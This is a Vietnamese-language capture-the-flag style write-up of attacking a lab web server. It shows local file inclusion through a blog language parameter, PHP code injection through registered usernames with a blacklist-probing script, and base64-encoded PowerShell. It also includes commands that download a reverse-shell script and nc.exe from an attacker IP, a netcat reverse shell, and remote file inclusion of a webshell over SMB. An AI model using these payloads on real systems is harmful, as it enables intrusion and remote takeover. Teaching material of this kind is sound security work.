



Chúng ta không có quyền truy cập dịch vụ SMB.




**Web Enumeration**


Trang đăng nhập




Bạn có thể đăng kí một người dùng mới



Giao diện trang web:



Trang Blog:



Sau khi chuyển hướng đến trang blog và thay đổi ngôn ngữ, chúng ta thấy url sau:


http://10.10.10.151/blog/?lang=blog-fr.php

Vì trang dùng tham số Get để tải trang nên ta có thể thử với Local File Inclusion. Thường chúng ta có thể dùng ../ để tải các tập tin từ nhiều thư mục khác nhau. Trong Windows thư mục web là C:\inetpub\wwwroot. Vì chúng ta đang ở thư muc Blog đường dẫn là C:\inetpub\wwwroot\Blog. Để đi lên 3 thư mục và tải tập tin cấu hình của Windows, chúng ta dùng Url sau:

http://10.10.10.151/blog/?lang=../../../C:\windows\win.ini

Tuy nhiên điều này không thành công. Mình sẽ chỉ định đường dẫn tuyệt đối:


http://10.10.10.151/blog/?lang=\windows\win.ini



Trên Windows, php thường lưu tệp session ở C:\Windows\Temp\sess\_<sess\_id>

Để xem chúng ta có đọc được nó không:

http://10.10.10.151/blog/?lang= \Windows\temp\sess\_5b4nn0gvv8ekid4vstncc292hq




**Remote Code Execution**

**Cách 1: Local File Inclusion**

Nếu chúng ta có thể tạo tên người dùng chứa mã php, chúng ta có thể thực thi lệnh từ xa.

<?=`powershell whoami`?> (1)



<?=`powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.14.8:9000/powershell-reverse-shell.ps1')`?> (2)

Payload trên không thành công vì trang web lọc tên người dùng, nếu tên người dùng chứa các kí tự đặc biệt như (,),'," thì trang web báo lỗi username/password is incorrect mặc dù bạn nhập username khi đăng nhập giống với lúc đăng kí

Lỗi thông báo như vậy làm mình bị hoang mang, ảo tưởng. Mình cứ nghĩ do mình nhập sai ở đâu đó, không hiểu tại sao payload 1 lại hoạt động còn 2 thì không.

Mình viết 1 tập lệnh python để kiểm tra các kí tự bị lọc:

import requests

import string

import random

loginurl = "http://10.10.10.151/user/login.php"

registerurl = "http://10.10.10.151/user/registration.php"

# Get all the symbols and add them in a list

characters = string.punctuation

# Pick a random number of characters to fill in the forms

rand = "A" \* random.randint(1,10)

print("Blacklisted Characters: ")

# Iterate the list

for char in characters:

# Keep the single character in a variable

original = char

# Fill the username and password with letters

char = rand + char

data = {'email':'test@test.test', 'username':char, 'password':char,

'submit':' '}

r = requests.post(url = registerurl, data = data)


data = {'username':char, 'password':char, 'submit':' '}

r = requests.post(url = loginurl, data = data)

# Check if we can log in with that specific character in the username


if "Username/password is incorrect." in r.text:

print(original)



Chúng ta có thể bỏ qua blacklist bằng base64. Hãy mã hóa lệnh whoami:

echo whoami | iconv -t utf-16le | base64



Payload cuối cùng sẽ là:

<?=`powershell /enc dwBoAG8AYQBtAGkACgA=`?>

Để nhận được reverse shell chúng ta có thể tải netcat lên thư mục có thể ghi được

echo "wget http://10.10.14.8:9000/nc.exe -o C:\\Windows\\TEMP\\nc.exe" | iconv -t UTF-16LE | base64

echo "C:\Windows\TEMP\nc.exe -e cmd.exe 10.10.14.8 1234" | iconv -t UTF-16LE | base64

<?=`powershell /enc base64-encoded`?>

Cách này mình không làm được ☹


**Cách 2: Remote File Inclusion**

Mở máy chủ smb ở máy attacker:


python3 ./impacket/examples/smbserver.py kali . -smb2support

Khi nạn nhân kết nối đến máy chủ SMB, mình không nhận được NTLM hash

http://10.10.10.151/blog/?lang=\\10.10.14.8\kali\whatever




Nhưng vẫn còn 1 cách khác để tấn công, tạo 1 webshell.php:




Include webshell.php và thực thi lệnh:


http://10.10.10.151/blog/?lang=\\10.10.14.8\kali\webshell.php&cmd=dir

